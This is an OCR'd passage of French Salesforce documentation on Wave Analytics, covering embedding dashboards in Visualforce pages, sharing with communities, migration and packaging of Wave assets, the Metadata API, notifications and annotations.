Pour plus d'informations sur l'utilisation de l'éditeur de présentation de page avancé, reportez-vous à Personnalisation des présentations de page à l'aide de l'éditeur avancé.

CONSULTER ÉGALEMENT :

*Trailhead* : Positionnement des tableaux de bord aux emplacements que les utilisateurs visualisent

## Ajout d'un tableau de bord Wave Analytics à une page Visualforce

En intégrant un tableau de bord Wave à une page Visualforce, vous pouvez fournir une présentation interactive de vos données. Les utilisateurs peuvent explorer le tableau de bord dans le cadre de la page Visualforce ou dans une nouvelle fenêtre de Wave Analytics.

Pour ajouter un tableau de bord à votre page Visualforce, configurez le composant `<wave:dashboard>`. Vous pouvez ajouter un tableau de bord par page Visualforce. Cependant, le tableau de bord peut inclure des liens vers d'autres tableaux de bord ou ressources Wave Analytics.

Voici deux exemples : Veuillez noter que le tableau de bord est identifié par le `dashboardId`,qui est un code de 18 caractères commençant par 0FK. Vous pouvez trouver le dashboardId à la fin de l'URL lors de l'affichage d'un tableau de bord.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour afficher les tableaux de bord Wave incorporés :

- La licence d'ensemble d'autorisations Analytics Cloud - Wave Analytics Platform qui comprend l'autorisation « Utiliser Wave Analytics » OU la licence d'ensemble d'autorisations Analytics Cloud - Wave Community Users qui comprend l'autorisation « Afficher Wave Analytics dans les pages de communauté »

```
<apex:page sidebar="true" standardController="account">

  <wave:dashboard dashboardId="0FKB000000006Y7OAI"
        showTitle="true"
        height="475px"
        openLinksInNewWindow="true"
        filter="{'opportunities': {'Id': ['{!Account.Id}']}}" />

</apex:page>
```

```
<apex:page sidebar="true" standardController="account">

    <wave:dashboard dashboardId="0FKB000000006Y7OAI"
          showTitle="true"
          showSharing="true"
          height="1500px"
```

```
          openLinksInNewWindow="false"
          hideOnError="true"
          filter="{'service': {'account': ['{!Account.Name}'],'industry':
['{!Account.Name}']}}" />

</apex:page>
```

- L'attribut `showTitle` permet de contrôler la visibilité du titre du tableau de bord.
- L'attribut `showSharing` permet d'inclure l'icône Partager dans le tableau de bord. Si l'icône est présente, les utilisateurs peuvent cliquer dessus pour ouvrir la boîte de dialogue Partager, dans laquelle ils peuvent publier dans Chatter et télécharger des images et des données.
- L'attribut `openLinksInNewWindow` permet de spécifier la cible d'ouverture des ressources vers lesquelles les liens du tableau de bord pointent.
- L'attribut `hideOnErro` permet de contrôler si une ressource Wave Analytics est affichée en cas d'erreur (par exemple si le tableau de bord est introuvable).
- Les tableaux de bord indiquent la date et l'heure de dernière actualisation.
- L'attribut `filter` permet d'utiliser JSON pour filtrer les champs de jeux de données à l'exécution. Les filtres sont configurés avec des chaînes JSON, par exemple :

  ```
          filter="{ 'datasetSystemName1': {'field1': ['value1']}, 'datasetSystemName2':
  {'field1': ['value1', 'value2'],'field2': ['value3']} }"
  ```

  Pour comprendre les blocs de construction des filtres, reportez-vous au tableau ci-dessous.

| Bloc de construction | Objet | Emplacement |
|---|---|---|
| Nom du jeu de données | Jeu de données Wave | Dans la page d'accueil Wave, sélectionnez Modifier en regard du jeu de données. Le Nom du système se situe dans le panneau gauche, dans la page de modification du jeu de données (si votre organisation a des espaces de noms, insérez le préfixe d'espace de noms et les deux traits de soulignement avant le nom système du jeu de données). |
| Champ | Dimension dans le jeu de données Wave | Cliquez sur l'icône Explorer pour ouvrir le widget. Sélectionnez ensuite **Afficher SAQL** dans le menu Options. Recherchez les noms de dimension dans les instructions « grouper par ». |
| Valeur | Champ de l'objet Salesforce, ou une valeur spécifique | Dans Configuration, recherchez l'objet voulu, puis sélectionnez Champs. Utilisez le **Nom du champ** (également appelé Nom d'API). |

Remarque: Pour filtrer par une dimension, assurez-vous de créer un widget de liste sur le tableau de bord pour la dimension. Seules les dimensions ayant un sélecteur de listes sur le tableau de bord peuvent être incluses dans l'attribut JSON `filter`.

Pour plus d'informations sur l'incorporation de Wave Analytics, reportez-vous au composant `wave:dashboard` dans le guide *Visualforce Developer's Guide Standard Component Reference*.

CONSULTER ÉGALEMENT :

*Trailhead* : Augmentation de la visibilité des principaux tableaux de bord

## Affichage des tableaux de bord incorporés sur des appareils mobiles

Ajoutez des composants de tableau de bord Wave aux pages Visualforce des sites Web Salesforce auxquels les utilisateurs mobiles accèdent, notamment des communautés. Vous pouvez également ajouter des composants de tableau de bord Wave aux pages d'accueil des applications Lightning. Les tableaux de bord Wave incorporés peuvent sélectionner dynamiquement des présentations optimisées pour n'importe quel appareil, y compris des téléphones et des tablettes.

Les tableaux de bord créés avec le concepteur de tableau de bord Wave réagissent à n'importe quelle taille d'écran. Si vous avez créé une présentation pour tablette, pour téléphone, pour montre ou personnalisée dans le concepteur de tableau de bord Wave, le tableau de bord s'adapte automatiquement à votre écran. Pour plus d'informations, reportez-vous à Génération de présentations de tableau de bord uniques pour différents appareils.

Lorsque votre tableau de bord contient les présentations appropriées, incorporez-le via Visualforce ou le générateur d'application Lightning. Notez que pour Salesforce1, seules les pages d'accueil d'application Lightning sont prises en charge. Pour plus d'informations, reportez-vous à Pages Lightning.

### Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour afficher Wave Analytics :

- Utiliser Wave Analytics

## Partage de Wave avec des communautés

Avec Wave Analytics pour communautés, les utilisateurs externes peuvent afficher les applications partagées avec eux via des tableaux de bord Wave incorporés aux pages Visualforce de leur communauté.

**Remarque:** Seuls les utilisateurs qui disposent d'une licence Customer Community Plus ou Partner Community peuvent utiliser cette fonctionnalité. Cette fonctionnalité est prise en charge dans les communautés, mais pas dans les portails.

Les utilisateurs de communauté peuvent afficher des tableaux de bord incorporés dans les pages Visualforce de leur communauté, et explorer des perspectives, des facettes et des liens dans les tableaux de bord incorporés. Les utilisateurs de communauté ne peuvent pas accéder à la page d'accueil Wave Analytics, ni créer, mettre à jour ou supprimer une ressource Wave. Ils ne peuvent pas non plus charger de données. Le tableau ci-dessous présente les différences entre les utilisateurs Wave internes et les utilisateurs de communauté externes.

| | Utilisateurs Wave | Utilisateurs de communauté |
|---|---|---|
| **Accéder, explorer et facetter des tableaux de bord et des perspectives (incorporés dans des pages Visualforce)** | ✓ | ✓ |
| **Créer, mettre à jour ou supprimer des tableaux de bord et des perspectives** | ✓ | |
| **Partager des tableaux de bord et des perspectives** | ✓ | ✓ |
| **Accéder à la page d'accueil Wave** | ✓ | |
| **Accéder aux applications Wave basées sur un modèle (par exemple, Sales Wave)** | ✓ | |
| **Analyser des jeux de données volumineux** | ✓ | ✓ |
| **Bénéficier de prédicats de sécurité** | ✓ | ✓ |
| **Utiliser des menus d'actions personnalisés** | ✓ | |
| **Accéder à Wave à partir d'appareils mobiles** | ✓ | |

Pour configurer Wave Analytics pour les communautés, suivez la procédure ci-dessous.

1. Activez Wave Analytics pour les communautés et configurez les membres de la communauté. Reportez-vous à Activer Wave Analytics pour les communautés.
2. Créez des tableaux de bord Wave et enregistrez-les dans une application Wave que vous partagez avec votre communauté.

### Éditions

Disponible avec : Salesforce Classic

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Également disponible avec : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET être membre de la communauté que vous essayez de mettre à jour


Pour modifier les paramètres de Wave Analytics :

- Licence d'ensemble d'autorisations Analytics Cloud - Wave Analytics Platform avec l'autorisation « Gérer Wave Analytics »


Pour afficher, explorer et partager des tableaux de bord Wave incorporés :

- Licence d'ensemble d'autorisations Analytics Cloud - Wave Community Users avec l'autorisation « Afficher Wave Analytics dans les pages de communauté »

3. Incorporez vos tableaux de bord Wave dans les pages Visualforce de votre communauté. Pour plus d'informations, reportez-vous à Ajout d'un tableau de bord Wave Analytics à une page Visualforce. Si vous incorporez un tableau de bord dans une nouvelle page Visualforce, créez un onglet pour la page et ajoutez-le à votre communauté.
4. Dans l'application Wave qui contient vos tableaux de bord, sélectionnez **Partager**.
5. Dans la boîte de dialogue Partager, sélectionnez **Activer le partage avec des communautés**.




Lorsqu'une application est activée pour le partage avec des utilisateurs externes, un message d'information est affiché. Vous pouvez consulter et modifier aisément le statut de partage des applications.




6. Invitez les partenaires et les clients de communauté à partager l'application en saisissant leur nom et en cliquant **Ajouter**. Dans la liste de partage, les membres de communauté sont soulignés en orange pour les différencier des utilisateurs externes, et le Visualiseur est leur seul accès disponible.

Notez que la sécurité est appliquée aux niveaux ci-dessous.

- Par rôle, groupe ou utilisateur, via la boîte de dialogue de partage.
- Au niveau de l'application Wave, via la case à cocher **Activer le partage avec des communautés**.
- Au niveau de la configuration de l'organisation, via des prédicats de sécurité.

Pour plus d'informations sur l'élaboration de communautés, reportez-vous à *Premiers pas avec les communautés*.

## Migration, empaquetage et distribution de Wave

Vous pouvez migrer des ressources Wave en utilisant des ensembles de modifications, les empaqueter ensemble dans des packages gérés, distribuer et suivre les packages via AppExchange et License Management App, et utiliser l'API de métadonnées pour gérer les personnalisations de votre organisation.

Migration des ressources Wave avec des ensembles de modifications

Utilisez des ensembles de modifications pour déplacer des ressources Wave personnalisées entre des organisations qui ont une connexion de déploiement Par exemple, créez une application Wave contenant des tableaux de bord, des perspectives, des jeux de données, des flux de données dans votre organisation Sandbox, puis migrez-la vers votre organisation de production une fois les tests effectués.

Empaquetage de ressources Wave dans des packages gérés

Vous pouvez créer des packages gérés de ressources Wave, comprenant des applications, des tableaux de bord, des perspectives, des jeux de données et des flux de données Wave. Utilisez des packages pour distribuer ces ressources à d'autres utilisateurs ou organisations, y compris hors de votre organisation.

Distribution des ressources Wave via AppExchange

Une fois votre package géré certifié via nos contrôles de sécurité, vous pouvez le publier pour vos clients en le chargeant dans AppExchange. Vous pouvez spécifier le type de votre package géré, contrôler les numéros de version majeure et mineure, et spécifier les options de licence en utilisant l'application de gestion des licences (Licensing Management Application).

Utilisation de l'API de métadonnées pour les ressources Wave


Wave offre une prise en charge complète de l'API de métadonnées, que vous pouvez utiliser pour récupérer, déployer, créer, mettre à jour ou supprimer des personnalisations pour votre organisation.

## Migration des ressources Wave avec des ensembles de modifications

Utilisez des ensembles de modifications pour déplacer des ressources Wave personnalisées entre des organisations qui ont une connexion de déploiement Par exemple, créez une application Wave contenant des tableaux de bord, des perspectives, des jeux de données, des flux de données dans votre organisation Sandbox, puis migrez-la vers votre organisation de production une fois les tests effectués.

Pour migrer des ressources Wave :

1. Créez et testez vos ressources Wave dans votre organisation source, par exemple une Sandbox.
2. Dans Configuration, dans votre organisation source, sélectionnez **Ensembles de modifications entrants** à la page 6184, puis créez-en un.
3. Cliquez sur **Ajouter** sous l'onglet Composants de l'ensemble de modifications, puis utilisez la liste déroulante **Type de composant** pour sélectionner et ajouter vos ressources Wave à l'ensemble de modifications. Notez que vous devez ajouter les flux de données dépendants manuellement. En effet, si vous ajoutez un jeu de données à un ensemble de modifications, les flux de données associés ne sont pas automatiquement sélectionnés.




**Important:** Les composants Wave Analytics incluent des applications, des tableaux de bord, des flux de données, des jeux de données et des perspectives Wave. En empaquetant des composants Wave, tenez compte des conseils et des meilleurs pratiques ci-dessous.

- Des autorisations d'administrateur Wave sont requises pour créer un package, mais pas pour un déploiement, qui nécessite uniquement des autorisations d'administrateur Salesforce.
- Il n'existe pas aucune exploration entre jeux de données et flux de données, ce qui signifie l'absence de dépendance ultérieure. Lorsque les deux sont empaquetés, ils doivent être ajoutés manuellement. Si aucun n'existe, une erreur s'affiche durant le déploiement. Même chose pour des ensembles de modifications : lors de l'empaquetage à la fois de jeux de données et de flux de données, ajoutez-les manuellement.
- Les images ne sont pas restituées lors du déploiement d'un tableau de bord qui utilise un widget d'image référençant des fichiers image non disponibles dans l'organisation cible. Il existe deux méthodes : chargez manuellement les images ou ajoutez un dossier contenant les images dans le package. L'ID de document du fichier image dans le widget image doit correspondre à celui de l'image. L'utilisateur ne peut pas enregistrer le tableau de bord dans la cible avec un ID de document non valide, mais il peut toujours l'afficher et le modifier.
- Si un tableau de bord que vous déployez a un widget de lien pointant vers un autre tableau de bord présent dans l'organisation cible, vous devez mettre à jour manuellement la référence du lien pour pointer vers l'élément correct. Si le tableau de bord lié n'existe pas dans l'organisation cible, un message d'erreur s'affiche. Déployez également le tableau de bord lié, ou recréez-le dans l'organisation cible. Mettez à jour le widget de lien pour pointer vers le tableau de bord lié.
- Prenez garde lors de l'empaquetage de flux de données. Les remplacements de schéma non valides et les paramètres non pris en charge ou illégaux sont supprimés (par exemple, `Type = dim` n'est plus pris en charge, il est désormais `Type = text`). Les commentaires en JSON sont retirés. Les nœuds peuvent s'afficher dans un ordre différent.

4. Cliquez sur **Afficher/Ajouter des dépendances** pour vous assurer que toutes les ressources dépendantes et les paramètres d'ensembles d'autorisations et de profil à la page 6234 appropriés sont ajoutés.
5. Cliquez sur **Charger**, puis sélectionnez votre organisation cible, par exemple de Production. Assurez-vous que l'organisation cible autorise les connexions entrantes. Les organisations entrantes et sortantes doivent avoir une connexion de déploiement.

6. Dans **Configuration**, dans votre organisation cible, sélectionnez **Ensembles de modifications entrants** à la page 6181, puis retrouvez l'ensemble que vous avez chargé depuis votre organisation source.
7. Validez et déployez l'ensemble de modifications, en vous assurant d'attribuer les utilisateurs appropriés aux ensembles d'autorisations et aux profils que vous avez inclus. Vos ressources Wave sont disponibles dans l'organisation cible.

Pour plus d'informations sur l'utilisation d'ensembles de modifications pour migrer les changements de configuration entre des organisations, regardez la vidéo Release Management: Deploying Changes Using Change Sets.

CONSULTER ÉGALEMENT :

Ensembles de modifications

Pratiques recommandées des ensembles de modifications

Ensembles de modifications sortants

Jeux de données entrants

## Empaquetage de ressources Wave dans des packages gérés

Vous pouvez créer des packages gérés de ressources Wave, comprenant des applications, des tableaux de bord, des perspectives, des jeux de données et des flux de données Wave. Utilisez des packages pour distribuer ces ressources à d'autres utilisateurs ou organisations, y compris hors de votre organisation.

Un package est un conteneur qui regroupe des éléments aussi petits qu'un composant individuel ou aussi grands qu'une série d'applications associées. Les packages peuvent être distribués à d'autres utilisateurs ou organisations Salesforce, y compris extérieurs à votre organisation. Les packages sont disponibles sous deux formats, non gérés et gérés, mais Wave prend en charge uniquement les packages gérés et créer à partir d'une organisation Developer Edition.

Pourquoi seulement les packages gérés ? En raison d'avantages importants qui concernent particulièrement la gestion des licences. En utilisant AppExchange et License Management Application (LMA), les partenaires, les éditeurs de logiciels et les développeurs peuvent vendre et gérer des licences basées sur l'utilisateur pour l'application. Les packages gérés peuvent également être mis à niveau, ce qui signifie qu'il n'est pas nécessaire de recommencer à zéro, les mises à niveau peuvent être incrémencielles.

Pour empaqueter des ressources Wave :

1. Dans Configuration, dans votre organisation Developer Edition, sélectionnez **Packages**, puis cliquez sur **Nouveau** pour créer un package géré à la page 6200.
2. Cliquez sur **Ajouter** sous l'onglet Composants, puis utilisez la liste déroulante **Type de composant** pour sélectionner et ajouter vos ressources Wave au package. Notez que vous devez ajouter les flux de données dépendants manuellement. En effet, si vous ajoutez un jeu de données à un package, les flux de données associés ne sont pas automatiquement sélectionnés.

   Important: Les composants Wave Analytics incluent des applications, des tableaux de bord, des flux de données, des jeux de données et des perspectives Wave. En empaquetant des composants Wave, tenez compte des conseils et des meilleurs pratiques ci-dessous.

   - Des autorisations d'administrateur Wave sont requises pour créer un package, mais pas pour un déploiement, qui nécessite uniquement des autorisations d'administrateur Salesforce.
   - Il n'existe pas aucune exploration entre jeux de données et flux de données, ce qui signifie l'absence de dépendance ultérieure. Lorsque les deux sont empaquetés, ils doivent être ajoutés manuellement. Si aucun n'existe, une erreur s'affiche durant le déploiement. Même chose pour des ensembles de modifications : lors de l'empaquetage à la fois de jeux de données et de flux de données, ajoutez-les manuellement.
   - Les images ne sont pas restituées lors du déploiement d'un tableau de bord qui utilise un widget d'image référençant des fichiers image non disponibles dans l'organisation cible. Il existe deux méthodes : chargez manuellement les images ou ajoutez un dossier contenant les images dans le package. L'ID de document du fichier image dans le widget image doit

correspondre à celui de l'image. L'utilisateur ne peut pas enregistrer le tableau de bord dans la cible avec un ID de document non valide, mais il peut toujours l'afficher et le modifier.

- Si un tableau de bord que vous déployez a un widget de lien pointant vers un autre tableau de bord présent dans l'organisation cible, vous devez mettre à jour manuellement la référence du lien pour pointer vers l'élément correct. Si le tableau de bord lié n'existe pas dans l'organisation cible, un message d'erreur s'affiche. Déployez également le tableau de bord lié, ou recréez-le dans l'organisation cible. Mettez à jour le widget de lien pour pointer vers le tableau de bord lié.
- Prenez garde lors de l'empaquetage de flux de données. Les remplacements de schéma non valides et les paramètres non pris en charge ou illégaux sont supprimés (par exemple, `Type = dim` n'est plus pris en charge, il est désormais `Type = text`). Les commentaires en JSON sont retirés. Les nœuds peuvent s'afficher dans un ordre différent.

3. Cliquez sur **Afficher les dépendances** pour vous assurer que toutes les ressources dépendantes et les paramètres d'ensembles d'autorisations et de profil à la page 6234 appropriés sont ajoutés.
4. Une fois empaquetées, préparez vos applications pour la distribution à la page 6269.

CONSULTER ÉGALEMENT :

Présentation de l'empaquetage et de la distribution

Présentation de l'application de gestion des licences

## Distribution des ressources Wave via AppExchange

Une fois votre package géré certifié via nos contrôles de sécurité, vous pouvez le publier pour vos clients en le chargeant dans AppExchange. Vous pouvez spécifier le type de votre package géré, contrôler les numéros de version majeure et mineure, et spécifier les options de licence en utilisant l'application de gestion des licences (Licensing Management Application).

Pour distribuer un package géré Wave :

1. Soumettez votre package au contrôle de sécurité.

   Avant de répertorier un package dans AppExchange, il doit respecter les normes établies. Les packages qui contiennent des ressources Wave peuvent également inclure des objets Salesforce standard. Par conséquent ils sont soumis aux mêmes exigences de sécurité que les autres offres AppExchange.
2. Lorsque votre package est prêt, cliquez sur **Charger**, puis renseignez les informations requises.
3. Ajoutez des informations spécifiques à la version, notamment le nom (généralement une description et la date) et le numéro de version.
4. Sélectionnez le type de version (*Géré - Bêta* ou *Géré - Publié*) et un numéro de version approprié.

   Le type *Géré - Bêta* est destiné aux opérations de test, généralement auprès de clients sélectionnés, et permet d'apporter des modifications, ce que ne permet pas le type *Géré - Publié*.
5. Ajoutez une description pour votre offre AppExchange.
6. Vous pouvez également ajouter des URL vers les notes de publication et des instructions, un mot de passe (si vous souhaitez garder le package privé) et tout autre objet requis.
7. Cliquez sur **Charger**.

Remarque: Le déploiement nécessite des autorisations administratives Salesforce.

Utilisez AppExchange et License Management Application (LMA) pour gérer les licences basées sur l'utilisateur. Vous pouvez demander l'application via le site de notre communauté de partenaires.

CONSULTER ÉGALEMENT :

- Présentation de l'empaquetage et de la distribution
- Présentation du contrôle de sécurité
- Présentation de l'application de gestion des licences

## Utilisation de l'API de métadonnées pour les ressources Wave

Wave offre une prise en charge complète de l'API de métadonnées, que vous pouvez utiliser pour récupérer, déployer, créer, mettre à jour ou supprimer des personnalisations pour votre organisation.

Chaque fois que votre organisation Salesforce est personnalisée, ses métadonnées sont modifiées. La modification de présentations de page, la création d'un champ personnalisé ou l'ajout d'un flux de données Wave sont tous des mises à jour de métadonnées. Les métadonnées correspondent aux informations qui décrivent la configuration de votre organisation et de vos ressources Wave. Ce sont des données sur vos données. Par exemple, le type de métadonnées `WaveLens` inclut des propriétés qui décrivent la perspective (le jeu de données utilisé, l'étiquette du tableau de bord, le type de widget de visualisation utilisé (graphique croisé dynamique, graphique à barres empilées, carte thermique, etc.).

Vous pouvez créer vos propres types de métadonnées personnalisées, avec lesquels vous pouvez créer vos propres objets de configuration dont les enregistrements sont des métadonnées plutôt que des données. Au lieu d'élaborer des applications à partir d'enregistrements de métadonnées dans des objets personnalisés ou des paramètres personnalisés, vous pouvez créer des types de métadonnées personnalisées et ajouter des enregistrements de métadonnées, avec toute la souplesse de gestion qu'offrent les métadonnées : empaqueter, déployer et mettre à niveau.

Si l'API de métadonnées est la base sur laquelle les ensembles de modifications et l'empaquetage reposent, les développeurs peuvent néanmoins l'utiliser pour manipuler leurs ressources Wave. Par exemple, votre application peut récupérer des métadonnées sur vos tableaux de bord et les sauvegarder (également les restaurer) à partir d'un référentiel, offrant un véritable contrôle des versions.

Les types de métadonnées Wave ci-dessous sont pris en charge dans l'API de métadonnées :

- WaveApplication
- WaveDashboard
- WaveDataflow
- WaveDataset
- WaveLens
- WaveTemplateBundle

CONSULTER ÉGALEMENT :


*Compréhension de l'API des métadonnées*

# Définition de notifications intelligentes pour vos métriques métiers les plus importantes

Avec les notifications, Wave travaille pour vous, à la date et à l'emplacement de votre choix. Ajoutez des critères de notification aux widgets numériques dans des tableaux de bord, puis sélectionnez la date d'exécution des requêtes. Vous pouvez consulter les notifications dans Wave, dans Lightning Experience, dans l'application mobile Salesforce1 et dans la messagerie. Les notifications sont disponibles dans les tableaux de bord créés avec le Concepteur de tableau de bord Wave.

Pour configurer une notification Wave, procédez comme suit :


1. Accédez au widget numérique de votre tableau de bord qui affiche l'indicateur de performance clé que vous souhaitez suivre. Vous pouvez également utiliser les filtres du tableau de bord pour adapter la requête à vos données et créer un indicateur de performance clé personnalisé.
2. Sélectionnez **Définir la notification** dans la liste déroulante.




3. Dans le panneau Nouvelle notification, définissez la valeur que vous souhaitez connaître dès que la requête de votre widget la renvoie.

   Par exemple, supposons que vous souhaitez être informé(e) lorsque votre équipe atteint 75 % du quota. Vous cliquez sur **Définir la notification** dans le widget numérique Réalisation du quota. Dans le panneau Nouvelle notification, vous sélectionnez **Égal ou supérieur à** dans la liste déroulante, puis vous saisissez la valeur de seuil *75*.

4. Sélectionnez la fréquence et la date à laquelle vous souhaitez exécuter la requête.




5. Testez immédiatement votre notification en cliquant sur **Enregistrer et exécuter**, ou enregistrer-la seulement. Aucune configuration de l'administrateur n'est requise.

## Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.


## AUTORISATIONS UTILISATEUR

Pour définir des notifications dans les widgets de tableau de bord Wave Analytics :

- Utiliser Wave Analytics

Lorsque les conditions que vous avez définies pour l'indicateur de performance clé sont remplies, vous êtes notifié(e) dans l'application ou par e-mail. Dans Wave, dans Lightning Experience et dans Salesforce1, l'icône de cloche ( ) vous informe que de nouvelles notifications sont disponibles.

Dans Wave, la liste déroulante de la cloche inclut l'option de gestion des notifications Wave. Vous pouvez également gérer les notifications dans le tableau de bord. L'icône de cloche avec le signe plus ( ) ouvre la liste des notifications et indique en bleu ( 1 ) le nombre de widgets qui incluent des notifications. Dans le panneau Toutes les notifications, chaque notification inclut une liste déroulante d'actions de modification ou de suppression de notification.




Notez les considérations ci-dessous relatives aux notifications Wave.

- Vous pouvez définir jusqu'à cinq notifications.
- Les notifications sont disponibles uniquement dans les tableaux de bord conçus dans le Concepteur de tableau de bord Wave.
- Les notifications sont disponibles uniquement dans les widgets numériques.
- Pour les requêtes avec des regroupements, tous les résultats sont évalués avec les critères de notification, pas seulement la première ligne (la valeur affichée dans le widget).

## Collaboration avec des annotations dans le tableau de bord

Annotez les widgets de tableau de bord avec des commentaires publiés dans le tableau de bord et dans Chatter. Les annotations permettent des échanges plus efficaces sur vos données et leur visualisation, car le tableau de bord est présent en référence.

**Remarque:** Les annotations sont prises en charge uniquement dans les tableaux de bord créés avec le concepteur de tableau de bord Wave.

Pour créer des annotations, sélectionnez Annoter dans la liste déroulante d'un widget, ou cliquez sur l'icône de la bulle de dialogue ( ) dans la barre de contrôle du tableau de bord. Les widgets avec des annotations affichent un carré bleu indiquant le nombre d'annotations ouvertes.

Wave enregistre les annotations ouvertes et résolues. Si vous supprimez un widget, ses annotations ouvertes sont enregistrées en tant qu'annotations détachées. Vous pouvez accéder aux annotations détachées depuis le cadran bleu en bas du tableau de bord.

Cliquez sur une annotation dans un carré ou un cercle bleu pour l'ouvrir avec ses commentaires.

**Éditions**


Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

